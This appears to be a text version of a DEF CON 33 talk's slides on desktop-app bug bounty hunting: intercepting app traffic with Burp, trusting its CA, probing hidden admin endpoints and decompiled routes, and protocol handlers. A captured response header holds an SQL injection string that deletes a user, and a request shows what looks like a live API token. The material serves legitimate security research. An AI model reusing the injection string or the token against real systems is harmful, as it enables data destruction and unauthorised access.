

*Joke



The Year of the Bounty Desktop Bugs from Binaries

Parsia Hakimian Hackerman

DEF CON 33 (8-10 Aug 2025)

Bug Bounty Village

'Scholar in His Study' by Godfrey Kneller (1646-1723)



Summary for AI @ <https://chortgpt.com>





closed the report and
changed the status to ● Not Applicable.

updated the severity from
High (8.7) to None.

closed the report and
changed the status to ● Informative.



reopened this report.

Critical \$15,000 ● Resolved

Microsoft Bounty Prog
Out-of-Scope Notifications



Out-of-scope section:

- All vulnerabilities that require the use of
[REDACTED] handlers

/api/users/me

- Security @ MSFT
 - I don't decide bounties ;)
- DEF CON 26/28/33
- Not a real hunter
- Formerly cool
- Independent "research"
- Not affiliated with:
 - My employer
 - Your employer
 - Hackerman






Assumptions



Windows



Burp



Proxying – Application Settings



Chromium-based Browsers:

```
msedge.exe --proxy-server="localhost:8080"
```

<https://textslashplain.com/2022/01/05/edge-command-line-arguments>


Bash/Linux CLIs:

```
export http_proxy=http://127.0.0.1:8080  
export https_proxy=http://127.0.0.1:8080
```

<https://parsiya.net/blog/2016-04-07-thick-client-proxying-part-4-burp-in-proxy-chains>

Proxy-Aware Applications

GET https://www.google.com with a forwarding proxy



Proxying – OS Settings

- Windows Settings
 - Control Panel: `control inetcpl.cpl,,4`
 - Chromium-based stuff:
 - Browsers: Chrome, Edge, Brave, etc.
 - Frameworks: Electron, CEF, QT, Edge WebView2
- WinHTTP Settings
 - Mostly Windows services
 - `netsh winhttp import proxy source=ie`
 - <https://parsiya.net/blog/2017-10-08-thick-client-proxying-part-8-proxying-windows-services/>
 - <https://parsiya.net/blog/2020-05-01-towards-a-quieter-burp-history/>

Proxying - .NET Settings

- application.exe.config

```
<configuration>
  <system.net>
    <defaultProxy>
      <proxy
        proxyaddress="http://127.0.0.1:8080"
        bypassonlocal="false"
      />
    </defaultProxy>
  </system.net>
</configuration>
```

Proxying – Not ProxyAware #1

1: Find endpoints

Netmon, Wireshark, Process Monitor

<https://parsiya.net/blog/2015-08-01-network-traffic-attribution-on-windows>

Server Name Indication (SNI) Extension in ClientHello

<https://parsiya.net/blog/2020-06-22-thick-client-proxying-part-11-gog-galaxy-and-extract-sni>

2: Redirect traffic (one domain at a time)

2.1: Hosts file (for IP)

127.0.0.1 example.net

<https://parsiya.net/blog/2020-05-09-thick-client-proxing-part-10-hosts-file>

2.2: Redirect port

```
netsh interface portproxy add v4tov4  
listenport=443 listenaddress=192.168.0.100  
connectaddress=localhost connectport=8443
```

<https://parsiya.net/blog/2016-06-07-windows-netsh-interface-portproxy>

2.3 <https://docs.mitmproxy.org/stable/howto/transparent/#windows>

Proxying – Not ProxyAware #2

#3 Create a Burp listener for each port


#4 Enable Burp Invisible Proxying for each listener

Use the Host header

#5 Settings > DNS > Hostname resolution overrides

Add the actual IP for each domain

Prevents loops



Burp AI Logo – copyright Portswigger

It's Burps All the Way Down

The screenshot shows two windows of the Burp Suite interface.


Top Window (Burp Server):

- Tools > Proxy
- Manage global settings ::
- Burp Server**
- Proxy listeners**
- Burp Proxy uses listeners to receive incoming HTTP requests from your browser. You will need to configure:
- Add, Edit, Remove buttons
- Table headers: Running, Interface, Invisible, Redirect, Certificate
- Row: 127.0.0.1:9000 (selected, checked)
- Certificate dropdown: Per-host
- Listener on 9000**

Bottom Window (Burp Client):

- Network > Connections
- Manage global settings ::
- Burp Client**
- Upstream proxy servers**
- User set
- Setting: Use these settings to control whether Burp sends outgoing requests to an upstream proxy server, or directly to the destination host. The first rule that matches each destination host is used. To send all traffic to a single proxy server, create a rule that matches all destination hosts.
- Override options for this project only (checkbox)
- Table headers: Enabled, Destination host, Proxy host, Proxy port, Aut...
- Row: Enabled (checked), Destination host (*), Proxy host (localhost), Proxy port (9000)
- Upstream proxy == Burp Server**

Balance, Denied!!1!



certlm - [Certificates - Local Computer\Trusted Root Certification Authorities\Certific...	
File Action View Help	
Certificates - Local Computer	Issued To
Personal	Microsoft RSA Root Certificate A...
Trusted Root Certification	Microsoft Time Stamp Root Cert...
Certificates	NO LIABILITY ACCEPTED. (c)97 Ve...
Enterprise Trust	PortSwigger CA
Intermediate Certification	QuoVadis Root CA 2
Trusted Publishers	QuoVadis Root CA 2 G3
Untrusted Certificates	SecureTrust CA
Third-Party Root Certificat	SSLcom EV Root Certification Au...
Trusted People	SSLcom Root Certification Auth...
Client Authentication Issue	

Jave RUNTIME!! Environment



Jave RUNTIME!! Environment

- *%LocalAppData%\\Programs\\BurpSuitePro\\jre\\lib\\security\\cacerts*
- Add Burp's cert with keytool (also bundled with JRE)
 - Assuming we're in */jre/lib/*
 - .. \\bin\\keytool.exe -importcert -alias burp -keystore cacerts -storepass changeit -file /path/to/burpcacrt
- Redo after every upgrade

In this house David Suchet is the only Poirot!



Voilà!

Request			Response		
	Pretty	Raw	Hex	Pretty	Raw
1	GET /burp/balance HTTP/1.1			1	HTTP/2 200 OK
2	Host: ai.portswigger.net			2	Content-Type: application/json
3	Accept-Encoding: gzip, deflate, br			3	Content-Length: 68
4	Accept: */*			4	Server: '; DELETE carlos FROM users --
5	Accept-Language: en-US;q=0.9,en;q=0.8			5	X-Hiring-How: We're on a mission to secure the web: https://portswigger.net/careers
6	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36			6	X-Robots-Tag: noindex
7	Connection: keep-alive			7	Date: Wed, 16 Jul 2025 04:18:11 GMT
8	Cache-Control: max-age=0			8	X-Cache: Miss from cloudfront
9	Portswigger-Burp-Ai-Token: 7erocMLC4BsII4vh0MrT4tu8S9MRjo3045U6jtyZpk2UdzUlYRsXXoFlu			9	Via: 1.1 5565a51537c689d1d16f6b4d41f40082.cloudfront.net (CloudFront)
				10	X-Amz-Cf-Pop: SEA19-C2
				11	X-Amz-Cf-Id: 1VHOajy_If9462ZtM8TDhlwagISYkOuYsQk04Dy34DnQdCX96wiE6A==
				12	
				13	{ "balance": "8962.5141", "timestamp": "2025-07-16T04:18:11.954280961Z" }

Explore Issue Button

The screenshot shows a security audit interface with a list of findings at the top and a detailed view of one finding below.

List of Issues:

Time	Task	Issue Description	URL
22:45:54 7 May 2025	Task 2	i Frameable response (potential Clickjacking)	https://example.net
22:45:54 7 May 2025	Task 2	! Strict transport security not enforced	https://example.net
22:45:54 7 May 2025	Task 2	! Strict transport security not enforced	https://example.net

Detailed View of an Issue:

Advisory **Request** **Response** **Path to issue**

i Frameable response (potential Clickjacking)

Explore issue

Severity: Information

Confidence: Firm

URL: <https://example.net/>

Issue description

Explore Issue Request

```
POST /ai/hakawai-explore-service/api/v1/start
```

```
{  
  "issue_definition": {  
    "name": "Frameable response (potential Clickjacking)",  
    "detail": null,  
    "background": "{{Issue text}}",  
    "evidence": [  
      {  
        "type": "REQUEST_RESPONSE",  
        "request": "{{Raw Request}}",  
        "response": "{{Raw Response}}",  
        "request_highlights": [],  
        "response_highlights": []  
      }  
    ]  
  }  
}
```

Explore Issue Response

```
"step_title": "Check for anti-framing headers and framebusting code",  
"step_action": "First, I'll examine the full response headers and HTML content to:\n1. Confirm absence of X-Frame-Options and CSP headers\n2. Look for any JavaScript framebusting code\n3. Identify any sensitive functionality that could be targeted\nThis is the most logical first step as we need to verify the vulnerability and understand what protections, if any, are in place.",  
"tool_calls": [  
  {  
    "id": "toolu_016KVSGDyuPq2AEoGAkTcCDi",  
    "tool_name": "repeater",  
    "arguments": [  
      {"request": "GET / HTTP/1.1\nHost: example.net\nAccept-Language: en-US,en;q=0.9\nUser-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36\nAccept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8\nConnection: close",  
      "step_title": "Check for anti-framing headers and framebusting code",  
      "step_action": "First, I'll examine the full response headers and HTML content to:\n1. Confirm absence of X-Frame-Options and CSP headers\n2. Look for any JavaScript framebusting code\n3. Identify any sensitive functionality that could be targeted\nThis is the most logical first step as we need to verify the vulnerability and understand what protections, if any, are in place.",  
      "learnings": "This is the first step, so no previous learnings to evaluate.",  
      "progress": "Initial reconnaissance step to confirm vulnerability details.",  
      "knowledge": "The site appears to be a basic example domain running on a web server that supports HTTP/2 and has Alt-Svc headers indicating h3 (HTTP/3) support."}]}
```

Quote from Nico - <https://hackademy.agarri.fr/>



Used with permission

Hidden WSDL – Borrring!

```
</s:complexType>
▼<s:element name="SetupAdminUser">
  ▼<s:complexType>
    ▼<s:sequence>
      <s:element minOccurs="0" maxOccurs="1" name="username" type="s:string"/>
      <s:element minOccurs="0" maxOccurs="1" name="password" type="s:string"/>
      <s:element minOccurs="0" maxOccurs="1" name="newUser" type="s:string"/>
      <s:element minOccurs="0" maxOccurs="1" name="newPassword" type="s:string"/>
      <s:element minOccurs="0" maxOccurs="1" name="email" type="s:string"/>
    </s:sequence>
  </s:complexType>
</s:element>
▼<s:element name="SetupAdminUserResponse">
  ▼<s:complexType>
    ▼<s:sequence>
      <s:element minOccurs="1" maxOccurs="1" name="success" type="s:boolean"/>
      <s:element minOccurs="0" maxOccurs="1" name="errorText" type="s:string"/>
    </s:sequence>
  </s:complexType>
</s:element>
```

Looking Outside Inside*

- After you get admin on the test environment:
 - Make new users and admins (if on a test system)
 - Make a few more new users and admins
 - Consulting memories lol
 - Look inside and see if you can find new things
 - Console and phone hackers do this.

*Song by Anathema from the album "A Fine Day to Exit"

Search in Decompiled Code

The screenshot shows a debugger interface with three tabs at the top: 'Check' Untitled-2, 'C decompiled-routes.go.c', and 'C Untitled-1'. The 'Untitled-1' tab is active, displaying assembly code. A search bar in the top right contains the pattern ".|*". Below it, a search result for 'Replace' is shown, with the count '14 of 223'. The assembly code includes several red highlights:

```
{  
    if (DAT_140f56860 != 0) {  
        ppcvars = extraout_RAX_40;  
    }  
    ppcVar3[1] = (code *)local_c40;  
    /* C:/code/app/pkg/publicapi/routes.go:76 */  
    github.com/gorilla/mux.(*Router).HandleFunc(local_f98, "/login/skip" 0xb, ppcVar3)  
    local_c10 = extraout_RAX_47;  
    runtime.newobject(&datatype.Array.[1]string);  
    extraout_RAX_48[1] = (char *)0x4;  
    *extraout_RAX_48 = "POST";  
    this_05.__count = (ulonglong)extraout_RAX_48;  
    this_05.__values = (string.conflict *)local_c10;  
    this_05.__capacity = 1;  
    github.com/gorilla/mux.(*Route).Methods(this_05, 1);
```

Routes in Decompiled Code


```
thCheck" Untitled-2 • C decompiled-routes.g
"/healthCheck"
"GET"
"/engine/device/connected"
"POST"
"/engine/device/disconnected"
"POST"
"/update/check"
"POST"
"/update/install"
"POST"
"/login"
"POST"
"/login/skip"
"POST"
"/logout"
"GET"
"/user"
"GET"
"/user"
"POST"
```

Web-to-App Communications

- Browser -> Desktop app
- Mandatory BLOGS!!! by Eric Lawrence
 - <https://textslashplain.com/2019/08/28/browser-architecture-web-to-app-communication-overview/>
- localhost: Escaping the Browser Sandbox Without 0-Days
 - DEF CON 28 (2020) AppSec village
- Many different ways:
 - Protocol Handlers
 - <https://parsiya.net/blog/2021-03-17-attack-surface-analysis-part-2-custom-protocol-handlers/>
 - Local Web servers

Protocol Handlers

- Different names
 - Application Protocols
 - File/URI Schemes
- Open file by a different app
 - Click https:// link in PDF -> Browser
 - Click ms-word:// link in browser -> Microsoft Word
 - Browser notification (can be suppressed)
 - ms-calculator:// -> ???
- So many
 - Some with OS and some with apps
